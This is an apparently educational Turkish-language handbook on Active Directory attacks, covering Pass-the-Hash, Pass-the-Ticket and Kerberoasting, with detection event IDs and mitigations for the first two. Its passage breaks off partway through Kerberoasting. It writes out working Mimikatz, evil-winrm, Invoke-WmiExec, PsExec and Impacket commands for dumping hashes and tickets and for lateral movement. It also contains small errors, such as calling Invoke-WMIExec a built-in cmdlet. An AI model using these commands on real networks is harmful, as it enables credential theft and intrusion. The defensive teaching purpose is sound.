Kapsamlı Aktif Dizin Güvenlik Kitabı

Sömürüler, Tespit ve Önleme Stratejileri

GİRİŞ

Windows 2000 [1] ile birlikte kullanıma sunulan Active Directory (AD), Fortune 1000 şirketlerinin %90'ının [2] kimlik altyapısının omurgası olarak hizmet vererek modern organizasyonların ayrılmaz bir parçası haline gelmiştir. Active Directory, basitliği ve merkezi yönetim yaklaşımı nedeniyle kuruluşlar tarafından yaygın olarak kullanılmaktadır. Çalışanların kaynaklara ve uygulamalara tek bir kimlik bilgisi kümesi ile erişmesini kolaylaştırmış, üretkenliği ve verimliliği artıran işletmeler için efektif bir çözüm haline gelmiştir [3]. Ayrıca, merkezi yönetim yapısı, BT yöneticilerine tek bir kontrol noktası sağlayarak kullanıcıları, bilgisayarları ve kaynaklara erişimi tek bir yerden yönetmelerine olanak tanımıştır [4].

Bununla birlikte, yaygın kullanımı ve mimari sınırlamaları nedeniyle Active Directory, bir güvenlik ihlali (ayrıcalıkları yükseltmek, birden çok sisteme bulaşma ve veri hırsızlığı) durumunda kurum için bir sorun haline gelip, kapsamlı saldırılar başlatmak isteyen saldırganlar için öncelikli bir hedef haline gelebilmektedir.

Bir AD ihlalinden sonra, sistemi kurtarmanın en büyük zorlukları arasında kaynağın belirlenmesi, hasarın boyutunun belirlenmesi ve güvenli yeni bir ortam yaratılması yer alır. Verizon'un 2022 Veri İhlali Araştırmaları Raporuna [5] göre, ihlallerin %80'i harici aracılardan gelmektedir. Bir başka araştırma raporuna göre (IBM'in 2021 Veri İhlalinin Maliyeti Raporu), bir alan yöneticisi saldırıya uğradığında saldırıların kuruma ciddi maliyetlerinin olduğu ve ayrıca saldırganların tespit edilmeden ortalama 277 gün boyunca domain yapısında kalabildikleri tespit edilmiştir[6].

Çalışanlar için kaynakların yaygın kullanımı ve erişim kolaylığı, kuruluşların eski Active Directory'yi (AD) kullanımdan kaldırmasını ve Microsoft Azure Active Directory (AAD) gibi daha güvenli alternatifleri benimsemesini zorlaştırmaktadır. AAD'ye geçiş, geliştirilmiş verimlilik için kullanıcı yönetimi ve grup üyelik ataması gibi idari görevleri otomatikleştirerek AD'nin bazı sınırlamalarını giderebilmektedir [7]. Ancak, kimlik altyapısından taviz verilmesi yıkıcı sonuçlara yol açabileceğinden, aynı güvenlik riskleri hâlâ geçerlidir. Saldırganlar, bir Azure kiracısından şirket içi bir AD etki alanına yanal olarak geçmek için Microsoft Endpoint Manager'dan da yararlanabilir ve ayrı kimlik yönetimi ortamları arasında saldırı yolları oluşturabilmektedir [8].

Active Directory güvenliğinin önemi göz ardı edilemezdir ve kuruluşlar, sistemleri bozulmadan veya onarılamaz hale gelmeden önce saldırıları durdurmak için olağanüstü durum kurtarma planları ve dikkatli izleme ile her zaman hazırlıklı olmalıdırlar. AD ve AAD arasındaki seçim, büyük ölçüde kuruluşun ihtiyaçlarına ve kaynaklarına bağlı olacaktır, ancak seçimden bağımsız olarak her iki kullanım şeklinde de siber riskler devam eder. Active Directory'nin güvenli ve etkili kullanımı, potansiyel risklerin net bir şekilde anlaşılmasını ve güvenlik uygulamalarına ve protokollerine bağlı kalmayı gerektirir.

ACTIVE DIRECTORY

Active Directory (AD), Windows tabanlı ağlarda ağ kaynaklarını yönetmek için çok önemli bir dizin hizmetidir. Kullanıcı ve bilgisayar hesapları, kaynaklar ve güvenlik ilkeleri dahil olmak üzere çeşitli ağ kaynakları için yönetimin merkezileştirilmesini sağlar. Bu sayede AD, ağların hiyerarşik bir yapıda verimli ve güvenli yönetimini kolaylaştırır.

AD, en üst düzeyde etki alanlarından ve iç içe geçmiş kullanıcılar, bilgisayarlar ve gruplar gibi çeşitli nesnelerden oluşan hiyerarşik bir yapı üzerinde çalışır. Yapı, ağ kaynaklarını yönetmenin organize ve verimli bir yolunu sağlamak için tasarlanmıştır ve güvenlik ilkelerinin ağ genelinde tutarlı bir şekilde uygulanmasını sağlar.

AD, etki alanları ve etki alanı denetleyicileri arasındaki iletişim için Basit Dizin Erişim Protokolü'nü (LDAP) kullanır. LDAP, bir IP ağı üzerinden dağıtılmış dizin hizmetlerinin yönetimini sağlayan bir dizin hizmeti protokolüdür. Ayrıca AD, bir ağ üzerinden kimlik doğrulama için güvenli bir kimlik doğrulama protokolü olan Kerberos'u kullanır. Bu, yalnızca yetkili kullanıcıların ve bilgisayarların ağ kaynaklarına erişebilmesini sağlayarak ağ güvenliğini artırır.

Ağ kaynaklarını verimli bir şekilde yönetmek için Active Directory, Grup İlkesi Nesnelerini (GPO'lar) kullanır. GPO'lar, ağ genelinde güvenlik ilkelerini, yazılım dağıtımını ve diğer yönetim görevlerini denetlemek ve uygulamak için kullanılırlar. AD ayrıca, ağ kaynaklarının uzaktan yönetimine izin veren Uzaktan Yordam Çağrıları (RPC'ler) için destek sağlar. Bu, ağ yöneticilerinin, kaynakların konumundan bağımsız olarak ağ kaynaklarını merkezi bir konumdan verimli bir şekilde yönetebilmelerini sağlar.

Ancak, Active Directory saldırılara karşı bağışık değildir ve AD'ye yapılan saldırılar ağ için feci sonuçlara yol açabilir. Başarılı Active Directory saldırıları üç temel adımdan oluşur: ***ağ/sistem keşfi***, geçerli hesap kimlik bilgilerinin çalınması yoluyla ***ayrıcalık yükseltme*** ve ağ/etki alanındaki ***diğer bilgisayarlara/ağlara erişim elde etme***. Saldırganlar hedef ağda bir yer edindiklerinde, odak noktalarını hemen kurumsal verileri şifrelemek ve sızdırmak gibi nihai hedeflerine ulaşmalarına yardımcı olacak ek sistemlere yükseltilmiş erişim elde etmeye kaydırırlar.

Özetle Active Directory, Windows tabanlı ağlarda ağ kaynaklarını yönetmek ve güvenliğini sağlamak için hayati bir bileşendir. Hiyerarşik yapısı ve LDAP ve Kerberos, GPO'lar ve RPC'ler gibi çeşitli özellikleri, ağ kaynaklarının etkin ve güvenli yönetimini sağlar. Ağınızı güvende tutmak için, güçlü güvenlik önlemleri uygulayarak ve ağ kaynaklarına yetkisiz erişimi önlemek için güvenlik protokollerini güncel tutarak Active Directory'yi saldırılardan korumak önem arz eder.

SALDIRI YÖNTEMİ-1

Alternatif Kimlik Doğrulama Yöntemlerinin Kullanımı (T1550)

Bir sisteme yapılan siber saldırılarla; genellikle parola karmaları, Kerberos biletleri (ticket) ve uygulama erişim belirteçleri gibi alternatif kimlik doğrulama materyalleri kullanılarak normal erişim kontrolleri atlatılabilir. MITRE ATT&CK çerçevesinde T1550 olarak bilinen bu teknik, saldırganların bir ortam içinde yanal olarak hareket etmelerini ve yetkisiz erişim elde etmelerini sağlar.

Bu bölüm, Alternatif Kimlik Doğrulama Yöntemlerini Kullan (T1150) tekniğinin iki alt tekniğini açıklayacaktır:

Pass-the-Hash (T1550.002)

Pass-the-Hash (PtH), saldırganlar tarafından sistemi tehlikeye attıktan sonra bir ağ içindeki ek sistemlere ve ayrıcalıklara erişim elde etmek için kullanılan kimlik tabanlı bir saldırıdır. Tipik bir Hash Geçişi senaryosunda, saldırganlar

- bir hedef ağa ilk erişimi elde etmek,
- "hashing uygulanmış" kullanıcı kimlik bilgilerini çalmak,
- kimlik bilgilerini çözerek

güvenliği ihlal edilmiş ana bilgisayarda yeni bir kullanıcı oturumu oluşturmak için kullanır.

Diğer saldırıların aksine, Karmayı Geçirme saldırıları (PtH), bir saldırganın Windows Yeni Teknoloji LAN Yöneticisi (NTLM) kimlik doğrulama protokolünü kullanarak uzak bir sistemde kimlik doğrulaması yapmak için önceden hesaplanmış geçerli bir hash (karma) kullandığı benzersiz bir kimlik bilgisi hırsızlığı biçimini temsil eder. Bir kullanıcı NTLM protokolüne dayanan bir Windows sisteminde oturum açtığında, sistem, sunucularda ve etki alanı denetleyicilerinde depolanan karma parolaların güvenliğini artıran salting adlı bir teknikten yararlanmadan kullanıcının parolasının bir NTLM karmasını oluşturur.

Karma (Hash), çeşitli boyutlarda girdi alan (klasik bir roman metni kadar uzun veya 8 basamaklı bir parola kadar kısa olabilir) ve sabit boyutlu bir karakter dizisi döndüren tek yönlü bir matematiksel işlevin benzersiz özetlenmiş çıktısıdır. Bu işlevler tek yönlü olacak şekilde tasarlandığından, yani bir çıktıya sahip olmak, bir saldırganın çıktıyı tersine çevirmesi, yani açık metin girdisini elde etmek için hesaplama açısından olanaksız olmalıdır, “parola hashing”, veri ihlali saldırılarına karşı hala yaygın bir güvenlik uygulamasıdır.

NTLM, kullanıcının parolasını gerektirmeden kullanıcının kimliğini doğrulamak için bir sorgulama-yanıt sistemi kullanan bir çoklu oturum açma yöntemidir. Bu nedenle, bu saldırı tekniği, parolanın düz metin sürümüne ihtiyaç duyulmadığından, saldırganların herhangi bir üçüncü parti saldırı aracı kullanmasını gerektirmez; bu nedenle zaman alan crackleme işlemlerini gerçekleştirme ihtiyacını ortadan kaldırır.

Bir saldırgan, bir kullanıcının parolasının NTLM karmasını lsass.exe belleğinden veya %systemroot%\system32\config\SAM dosyasından çıkarmak, ağ aktarımları sırasında

yakalamak veya bir yedekten veya görüntüden elde ederse Bir sistemin, güvenliği ihlal edilmiş kullanıcının hesabını tanıyan uzak bir sisteme karma parolayı ileterek karma parolayı kullanabilirler. Ele geçirilen kullanıcının ayrıcalıklarına ve erişim düzeyine bağlı olarak, saldırganlar tam sistem erişimi elde edebilir ve yanal hareket saldırılarını başarıyla gerçekleştirebilir.

Bunun bir güvenlik açığı olmadığını ve genel kullanıcı deneyimini iyileştirmeyi amaçlayan kasıtlı bir tasarım seçimi olduğunu not etmek önemlidir.

Pass-the-Hash Saldırılarını Gerçeklemek İçin Kullanılan Teknikler

Karma Geçiş (PtH) saldırıları, yerleşik PowerShell cmdlet'lerinin yanı sıra Mimikatz [9] ve evil-winrm [10] gibi halka açık çeşitli araçlar kullanılarak yürütülebilir. Saldırganlar genellikle bu araçları veya komutları güvenliği ihlal edilmiş bir sistemin belleğinden hash'i çıkarmak ve ardından ağdaki diğer sistemlere erişim elde etmek için kullanır.

Saldırı Aracı 1: Mimikatz

Mimikatz'ın Pass-the-Hash saldırısı için kullanımı üç ana adımdan oluşur.

Aşama 1: Paralo hashini çalma

Saldırganlar, yakın zamanda oturum açmış kullanıcıların ve işletim sistemi kimlik bilgilerinin bir listesini dökmek için genellikle Mimikatz'daki sekurlsa modülünü kullanır; Bu modülün "logonpasswords" işlevi, özellikle kayıtlı parola karmaları ve önbelleğe alınmış kimlik bilgileri gibi oturum açma verilerini çıkarır. Bu, geçerli kullanıcının oturum açma bilgilerini ve aynı makinede oturum açmış diğer kullanıcıların bilgilerini içerebilir.

Saldırganların sekurlsa::logonpasswords komutundan yararlanmadan önce, Mimikatz'ın düzgün çalışabilmesi için ayrıcalık::debug komutunu çalıştırmaları gerektiğini unutmayınız.

Varsayılan olarak, LSASS yüksek bütünlükle çalışır ve yetkisiz işlemler tarafından hata ayıklamaya karşı korunur. Ancak, hata ayıklayıcı ayrıcalığını etkinleştirerek, saldırgan bu korumayı atlayabilir ve oturum açma verilerini ayıklamak için LSASS belleğine erişebilir. Aşağıda, birinci adımın örnek bir çıktısını bulacaksınız.

```
PS> .\mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"

Authentication Id : 0 ; 302247 (00000000:00049ca7)
Session           : UndefinedLogonType from 0
User Name         : Alice
Domain            : DOMAIN
Logon Server      : DC1
Logon Time        : 12/01/2023 15:13:19
SID               : S-1-5-21-3501040295-3816137123-30697657-1109
        msv :
         [00000003] Primary
         * Username : Alice
         * Domain   : DOMAIN
         * NTLM     : a0c8746a6efc7782c7c19c55185145be
```

Bu NTLM karmasına sahip olarak, rakiplerin ikinci aşamaya atlama zamanı geldi.

NTLM karmalarını boşaltmanın tek yolunun Mimikatz olmadığını unutmamak önemlidir. Saldırganlar, kimlik bilgileri dökümü için genellikle diğer yerleşik komut satırı uygulamalarından veya ProcDump [11] ve Gsecdump [12] gibi üçüncü taraf araçlardan yararlanır.

Aşama 2: Çalınan parola hashlerine göre kimlik doğrulaması

Bu, saldırganın kullanıcıyı taklit etmek ve uzak sisteme erişim elde etmek için karmayı geçtiği ana adımdır.

Mimikatz'daki "sekurlsa::pth" komutu "Pass-the-Hash" saldırılarını kolaylaştıran bir özelliktir. Bu teknik, bir saldırganın gerçek parolaya ihtiyaç duymadan bir kullanıcının parolasının yakalanan NTLM karmasını kullanarak uzak bir sistemde kimlik doğrulaması yapmasına olanak tanır. Saldırganın bu komutu yürütmek için yalnızca aşağıdaki parametreleri sağlaması gerekir:

- /user: (the username),
- /domain: (the domain name), and
- /ntlm: (the NTLM hash of the user's password).

Windows parolalarının yalnızca NTLM protokolüyle sınırlı olmadığını, parola depolama için AES-128 ve AES-256 gibi popüler blok şifreleme algoritmalarını da kullanabileceğini unutmayın. Bu gibi durumlarda, saldırganların /ntlm: yerine /aes128: veya /aes256: parametrelerini kullanması gerekir.

```
PS> .\mimikatz.exe "sekurlsa::pth /user:Alice /domain:domain.com
/ntlm:a0c8746a6efc7782c7c19c55185145be"

user    : Alice
domain  : domain.com
program : cmd.exe
impers. : no
NTLM    : a0c8746a6efc7782c7c19c55185145be
. . .
```

Sadece kullanıcı adını ve kurbanın şifresinin NTLM karmasını bilmeden uzaktaki bir sisteme ne kadar kolay erişim sağladığımıza dikkat edin.

Aşama 3: Yeni bir kullanıcı hesabına erişim

Üçüncü adımda, saldırgan ağ erişimini genişletmek için yeni elde edilen kullanıcı hesabını kullanır. Örneğin, saldırgan, başka bir ana bilgisayarda uzaktan kod yürütme gerçekleştirmek için PsExec adlı bir komut satırı yardımcı programını kullanabilir.

Örneğin, saldırgan "192.168.52.146" dahili IP adresine sahip uzak makinede "cmd.exe" işlemini çalıştırmak için aşağıdaki komutu çalıştırabilir:

```
psexec.exe \\192.168.52.146 cmd.exe
```

Saldırı Aracı 2: PowerShell

Saldırganların, bir PtH saldırısı gerçekleştirmek için WMI (Windows Yönetim Araçları) kullanan uzak bir Windows makinesinde isteğe bağlı komutların yürütülmesine izin veren Invoke-WMIExec cmdlet'ini kullanması yaygın bir durumdur.

Invoke-WMIExec'in birçok yeni Windows sisteminde bulunan yerleşik bir PowerShell cmdlet'i olduğunu unutmayın. Bu özellik, Windows Yönetim Araçları (WMI) aracılığıyla uzak bir Windows makinesinde rasgele komutların yürütülmesini sağlar. Invoke-WMIExec'i doğrudan bir PowerShell isteminden çalıştırabilir veya bir PowerShell betiğine entegre edebilirsiniz.

Yerleşik bir cmdlet olması, herhangi bir ek indirme veya kurulum gerektirmediğinden, Invoke-WMIExec kullanan saldırıyı daha gizli hale getirir.

```
Invoke-WmiExec -target 192.168.52.146 -hash a0c8746a6efc7782c7c19c55185145be
-username Alice -command hostname
```

Yukarıdaki komutta, bir rakip, 192.168.52.146 dahili IP adresine sahip uzak makinede "hostname" komutunu çalıştırmak için Invoke-WmiExec komut dosyasını kullanıyor.

Saldırı Aracı 3: evil-winrm

"evil-winrm" aracı, Windows Uzaktan Yönetim (WinRM) protokolünü kullanan bir Windows makinesinde uzak komutların yürütülmesini sağlayan bir Ruby aracıdır. Evil-winrm yerleşik bir araç olmadığı için, düşmanların onu kullanmadan önce yüklemesi gerekir. İlgili GitHub deposunda [10] çeşitli kurulum seçenekleri mevcuttur.

Evil-winrm kullanan bir Pass-the-Hash saldırısında, saldırgan, evil-winrm kararında [14] parametre olarak hedef sistemi kullanıcı adı, NTLM hash'ini ve IP adresini belirtir.

Örneğin, 192.168.52.146 IP'sine sahip bir Windows makinesine bir PtH saldırısı gerçekleştirilmek istenildiğinde, kullanıcı adı "Alice" ve NTLM Hash'i "a0c8746a6efc7782c7c19c55185145be": olan saldırının komutu:

```
evil-winrm -u Alice -H a0c8746a6efc7782c7c19c55185145be -i 192.168.52.146
```

Evil-winrm bu bilgilerle hedef sisteme uzak bir bağlantı kurar ve belirtilen kullanıcı (Alice) olarak kimlik doğrulaması yaparak saldırganın uzak makinede rasgele komutlar yürütmesine izin verir.

Pass the Hash Saldırılarını Tespit Yöntemleri

Aşağıda, olası bir Hash Geçişi saldırısını tespit etmek için bilinen Olay Kimlikleri eklenmiştir [15], [16], [17], [18]:

Olay/Event ID 1 – Proses oluşturma.

- **Key Description Fields (Anahtar Tanımlama Alanları):** LogonId, ParentProcessId, ParentImage, CurrentDirectory, CommandLine, IntegrityLevel, ParentCommandLine, ParentCommandLine, UtcTime, ProcessId, User, Hashes, Image

Olay ID 5 – Proses sonlandırma.

- **Key Description Fields:** UtcTime, ProcessId:, Image

Olay ID 10 – Proses erişildi.

- **Key Description Fields:** SourceThreadId, TargetProcessId, GrantedAccess, SourceImage, TargetImage

Olay ID 4624 – Bir hesap başarıyla açıldı.

- **Key Description Fields:** Account Name, Account Domain, Logon ID

Olay ID 4663 - Bir nesneye erişim sağlanmaya çalışıldı.

- **Key Description Fields:** Process ID, Access Mask, Account Domain, Object Name, Process Name, Object Type, Logon ID, Handle ID

Olay ID 4672 - Yeni oturum açmaya atanan özel ayrıcalıklar

- **Key Description Fields:** Security ID, Account Name, Account Domain

Olay ID 4688 - Yeni bir proses oluşturuldu.

- **Key Description Fields:** Required Label, Account Domain, Source Process Name, New Process Name, Token Escalation Type, New Process ID, Source Process ID

Pass the Hash Saldırılarını Azaltma Yöntemleri

Hash geçişi saldırılarının riskini azaltmak için kuruluşlar çeşitli teknik önlemler alabilirler. Bu önlemlerden biri, Windows 10 ve Windows Server 2016'da tanıtılan bir özellik olan Windows Defender Credential Guard'ı etkinleştirmektir. Bu araç, kimlik bilgileri deposunu güvenli hale getirmek ve yalnızca güvenilir işlemlere erişimi kısıtlamak için sanallaştırmadan yararlanır.

Başka bir önlem, kullanıcı iş istasyonlarından yönetici ayrıcalıklarını iptal etmektir. Bu, bir saldırganın kötü amaçlı yazılım yürütme ve LSASS.exe'den karma dosyaları çıkarma becerisini sınırlar. Ek olarak, kullanıcıların yönetici ayrıcalıklarına sahip olduğu uç noktaların sayısını sınırlamak ve güvenlik sınırlarını aşan yönetici ayrıcalıklarından kaçınmak, ayrıcalıkları yükseltmek için güvenliği ihlal edilmiş bir kimlik bilgisinin kullanılması riskini azaltır.

Yerel yönetici parolalarını Microsoft'un Yerel Yönetici Parola Çözümü (LAPS) gibi bir çözümle rastgele hale getirmek ve depolamak, bir saldırganın aynı parolayı paylaşan yerel hesaplarla yanal olarak hareket etme yeteneğini azalttığı için ekstra bir güvenlik katmanı da ekler. Grup ilkelerinde iyi bilinen SID'lerin kullanılmasıyla elde edilebilecek olan ağ üzerinden yerel hesapların kimlik doğrulamasının önlenmesi de önerilir.

Pass-the-Ticket Saldırısı-PtT (T1550.003)

Bileti Geç (PtT), bir saldırganın önceden alınmış bir Kerberos Bileti kullanmasına izin veren bir tekniktir. TGT (Ticket Granting Ticket), bir kullanıcının her seferinde parolasını girmek zorunda kalmadan birden çok sistemde kimlik doğrulaması yapmasına olanak sağladığından, Kerberos protokolünün çok önemli bir bileşenidir.

TGT, Etki Alanı Denetleyicisi (DC) tarafından etki alanında başarılı bir şekilde kimlik doğrulaması yapıldıktan sonra bir kullanıcıya verilen bir bilet türüdür. Hedef sistemlerde belirli hizmetler için hizmet biletleri talep etmek için kullanılan kullanıcının oturum anahtarı, grup üyeliği ve ayrıcalıkları gibi önemli bilgileri içerir. Kerberos, TGT'yi kullanıcının parola karmasını kullanarak şifreler ve Kerberos ortamının yapılandırmasına bağlı olarak simetrik şifreleme algoritmaları (DES veya AES gibi) kullanır. Şifrelemeden sonra, TGT kullanıcının bilgisayarına gönderilir ve bellekte saklanır.

Kullanıcı başka bir sistemdeki bir kaynağa erişmek istediğinde, DC'den bir hizmet bileti istemek için TGT'yi kullanır. Hizmet bileti ayrıca kullanıcının oturum anahtarıyla şifrelenir ve hedef sistemde kimlik doğrulaması yapmak için kullanılabilecek şifreli bir oturum anahtarı içerir. Hizmet bileti daha sonra kullanıcının bilgisayarına gönderilir ve burada hedef sistemde kimlik doğrulaması yapmak için kullanılır.

Çalınan bir TGT anahtarına sahip olan bir saldırgan, kaynaklarına erişim elde etmek için hedef sistemdeki belirli bir hizmet için DC'den bir hizmet bileti talep edebilir.

Pass-the-Ticket Saldırılarını Gerçekleştirmek için Kullanılan Teknikler

Pass-the-Ticket (PtH) saldırıları, Mimikatz, Kekeo [19], Rubeus [20], Creddump7 [21] vb. gibi halka açık çeşitli araçlar kullanılarak gerçekleştirilebilir. Saldırganlar genellikle bu araçları Kerberos TGT'lerini bilgisayardan çıkarmak ve ağdaki diğer sistemlere erişmek için kullanır.

Saldırı Aracı 1: Mimikatz

4 aşaması vardır:

Aşama 1: Geçerli hesaplar için Kerberos biletlerini ele geçirme

Saldırgan, /export parametresiyle sekurlsa::tickets Mimikatz komutunu kullanarak tüm Kerberos biletlerini bellekten çıkarabilir ve bunları .kirbi dosyaları olarak kaydedebilir ve Mimikatz yürütülebilir dosyasının bulunduğu klasöre kaydedebilir.

.kirbi dosyalarının adlarını inceleyerek, bir etki alanı yöneticisi için DOMAIN\Alice gibi herhangi bir Kerberos bileti olup olmadığını belirlemek mümkündür:

```
PS> mimikatz.exe "privilege::debug" "sekurlsa::tickets /export"
PS> dir | findet "Alice" | findstr "krbtgt"
...
[0;1e4c7df]-2-0-40e10000-Alice@krbtgt-DOMAIN.COM.kirbi
...
```

İkinci komut, dir | Bulucu "Alice" | findstr "krbtgt", geçerli dizindeki tüm dosyaları listeler ve "krbtgt" metnini aramak için çıktıyı findstr komutuna yönlendirir. Bu komutun amacı, dosya adında "krbtgt" dizesini içerebilen "Alice" kullanıcısı ile ilgili Kerberos bilet dosyalarını bulmaktır.

Mimikatz'ın Kerberos biletlerini almak için tek araç olmadığını unutmayın. Saldırganlar, sağlanan bir kullanıcı adı ve parola ile bir TGT istemek için ham AS-REQ trafiği oluşturmak için Rubeus [20] aracını kullanabilir. Bu saldırının avantajı, Rubeus'a sağlanan şifrenin RC4, DES ve AES algoritmalarında şifrelenebilmesi ve saldırının yine de çalışabilmesidir [22].

Aşama 2: Biletin yeniden kullanılması

Bu, Pass-the-Ticket saldırısının ana adımıdır.

Bu adımda, saldırgan, elde edilen TGT'yi kendi oturumuna eklemek için Mimikatz komutu kerberos::ptt'yi kullanır ve oturumun, düz metin kimlik bilgilerini bilmeden kaynaklara gelecekte erişim için çalınan TGT'nin kimliğini ve izinlerini almasıyla sonuçlanır. Bu, düşmanın normalde Kerberos kimlik doğrulaması [23] tarafından korunacak olan kaynaklara erişmesine izin verir.

```
PS> mimikatz.exe "kerberos::ptt
C:\KerberosTickets\[0;1e4c7df]-2-0-40e10000-Alice@krbtgt-DOMAIN.COM.kirbi"


* File:
'C:\KerberosTickets\[0;1e4c7df]-2-0-40e10000-joed@krbtgt-DOMAIN.COM.kirbi': OK
```

Yukarıdaki komutun, karşılık gelen .kirbi dosyasında saklanan Kerberos Bilet Verme Biletini (TGT) geçerli oturuma eklemek için kullanıldığını unutmayın. Doğru biletin eklendiğinden emin olmak için bir saldırgan “kerberos::list” Mimikatz komutunu kullanabilir.

```
PS> mimikatz.exe "kerberos::list"
[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 13/01/2022 09:47:44 ; 13/01/2022 09:47:44 ; 13/01/2022
09:47:44
   Server Name       : krbtgt/DOMAIN.COM @ DOMAIN.COM
   Client Name       : Alice @ DOMAIN.COM
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
```

TGT'nin sınırlı bir ömrü olduğunu ve belirli bir süre sonra sona ereceğini belirtmek önemlidir. Yeni bir TGT almak için kullanıcının etki alanında yeniden kimlik doğrulaması yapması gerekir.

Aşama 3: Çalınan bir biletin ayrıcalıklarını keşfetme

Elde edilen bir bilet yeniden kullanıma hazır olduğunda, saldırganın yeteneklerini, yani nerede kullanılabileceğini belirlemesi gerekir. Bir TGS, yalnızca yayınlandığı belirli kaynağa erişim sağlayabilir ve saldırgan, TGS'yi inceleyerek bu bilgiyi bulabilir.

Bir TGT'yi kullanmak için, saldırganın verdiği erişimi bulmak için dahili bir keşif aşaması gerçekleştirmesi gerekebilir. Bu, kullanıcının grup üyeliklerini kontrol etmek ve açık işaretler aramak kadar basit olabilir.

Active Directory hakkında bilgi toplamak için çok sayıda araç kullanılabilir. Ancak bir saldırgan, güvenlik kontrollerini uyarmadan bu tür bilgileri toplamak için "net" gibi yerleşik komutları da kullanabilir.

```
PS> net user Alice /domain
The request will be processed at a domain controller for domain domain.com.

User name                    Alice
Full Name                    Alice Oswell
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never
. . .
Local Group Memberships
Global Group memberships     *Workstation Administrators *VPNUser
                             *FileServer1_PublicShare *Domain Users
The command completed successfully.
```

Aşama 4: Yeni bir kullanıcı hesabına erişim

Son olarak, saldırgan, yanal olarak gizli bir şekilde hareket etmek için yerleşik işletim sistemi yardımcı programlarını kullanabilir, böylece diğer kaynaklara erişmeye çalışabilir ve hedeflerini ilerletebilir. Örneğin, düşman, uzak bir iş istasyonunda powershell.exe dosyasını çalıştırmak için PsExec komut satırı yardımcı programından yararlanabilir.

Pass the Ticket Saldırılarını Tespit Yöntemleri

Olay ID 4768 - Bir Kerberos Kimlik Doğrulama Bileti (TGT) istendi.

- **Key Description Fields:** Account Name, Service Name (always "krbtgt"), Service ID, Client Address

Olay ID 4769 - Bir Kerberos Hizmet Bileti istendi.

- **Key Description Fields:** Account Name, Service Name, Client Address

Olay ID 4770 - Bir Kerberos Hizmet Bileti yenilendi.

- **Key Description Fields:** Account Name, User ID, Service Name, Service ID

Pass the Ticket Saldırılarını Azaltma Yöntemleri

Karmayı geçirme saldırılarına karşı etkili önlemler, biletlerin çalınmasını zorlaştırmaya ve çalınan bir biletin potansiyel etkisini sınırlamaya odaklanır. Böyle bir önlem, Microsoft'un Windows Defender Kimlik Bilgisi Korumasını kullanmaktır. Windows 10 ve Windows Server 2016'da tanıtılan bu teknoloji, kimlik bilgileri deposunu güvenli hale getirmek ve yalnızca güvenilir işlemlere erişim sağlamak için sanallaştırmadan yararlanır.

Bir diğer önemli adım, kullanıcıların yönetici ayrıcalıklarına sahip olduğu uç noktaların sayısını sınırlamaktır. Bu, bir saldırganın yanal hareket için çalıntı bir bilet kullanma riskini önemli ölçüde azaltır. Güvenlik sınırlarını aşan yönetici ayrıcalıkları vermekten kaçınmak da önemlidir, çünkü bu, bir saldırganın ayrıcalıklarını yükseltmek için çalıntı bir bilet kullanma riskini büyük ölçüde azaltır.

Saldırı Tekniği 2

Kerberoasting

Kerberoasting, servicePrincipalName (SPN) değerlerine sahip Active Directory (AD) kullanıcı hesapları için parola sağlamaları elde etmek için kullanılan bir tekniktir.

AD ortamlarında SPN'ler, "hizmet hesapları" olarak bilinen kullanıcı veya bilgisayar hesaplarına kaydedilir. Bu hesaplar, hizmetleri ve uygulamaları çalıştırmak için kullanılır ve genellikle işlevlerini yerine getirmek için gereken en az ayrıcalık verilir. Bir istemci bir sunucudan bir hizmet istediğinde, hizmetle bağlantılı hizmet hesabını bulmak için SPN'yi kullanır. İstemci daha sonra hizmet hesabının AD'de bir parola karması olarak depolanan kimlik bilgilerini kullanarak hizmette kimlik doğrulaması yapar.

Kerberoasting durumunda, bir saldırgan bir hizmet hesabının SPN değerinden yararlanarak bir hizmet bileti (TGS) talep edebilir. TGS bileti, istenen SPN'ye anahtar olarak atanan hizmet hesabının parola karması ile (RC4 aracılığıyla) şifrelenebilir. Bu, ağ trafiğindeki TGS biletlerini

yakalayan veya bunları bellekten çıkaran bir saldırganın, hizmet hesabının parola karmasını çıkarabileceği ve düz metin parolasını kurtarmak için çevrimdışı bir kaba kuvvet saldırısı gerçekleştirebileceği anlamına gelir.

Kerberoasting ve Pass-the-Ticket saldırılarının, bir Kerberos ortamında geçerli kimlik bilgilerini çalmak veya kimliğine bürünmek için kullanılan iki farklı teknik olduğunu unutmayın.

Kerberoasting, bir etki alanı denetleyicisinden hizmet biletleri isteyerek ve bunları çevrimdışı olarak kırarak hizmet hesabı kimlik bilgilerini alma yöntemidir. Saldırganın, hizmet hesabının parola karmasını kullanarak ağ kaynaklarına erişmesini sağlar. Pass-the Ticket ise, bir saldırganın bir kullanıcının oturumundan bir Kerberos bileti veren bileti (TGT) çaldığı ve ağ kaynaklarına erişim elde etmek için kullanıcının kimliğine bürünmek için kullandığı bir tekniktir.

Kerberoasting saldırıları, Impacket betikleri gibi halka açık çeşitli araçlar ve yardımcı programlar kullanılarak yürütülebilir.

Kerberoasting Saldırılarını Gerçekleştirmek için Kullanılan Teknikler

Bu saldırı için tek bir araç değil, Mimikatz, Rubeus, Impacket, John the Ripper, Hashcat gibi araçların ortak çalışması kullanılmaktadır.

Saldırı Aracı 1: Impacket

Impacket komut dosyasından yararlanan Kerberoasting saldırısı üç ana bölümden oluşur.

Aşama 1: SPNs ve TGSs isteklerini tanımlama

Kerberoasting saldırılarında ilk adım, servicePrincipalNames'i numaralandırmak (veya tanımlamak) ve hizmet biletleri (TGS) istemektir.

Impacket betiği GetUserSPNs (Python), SPN'si ve geçerli etki alanı kimlik bilgileri [24] verilen bir hizmet için ST istemek için gerekli tüm adımları gerçekleştirebilir:

```
# with a password
GetUserSPNs.py -outputfile kerberoastables.txt -dc-ip $KeyDistributionCenter
'DOMAIN/USER:Password'

# with an NT hash
GetUserSPNs.py -outputfile kerberoastables.txt -hashes 'LMhash:NThash' -dc-ip
$KeyDistributionCenter 'DOMAIN/USER'
```

Yukarıdaki komut, GetUserSPNs.py komut dosyasını kullanır ve elde edilen parola karmalarının depolanacağı "kerberoastables.txt" adlı bir çıktı dosyasını belirtir.

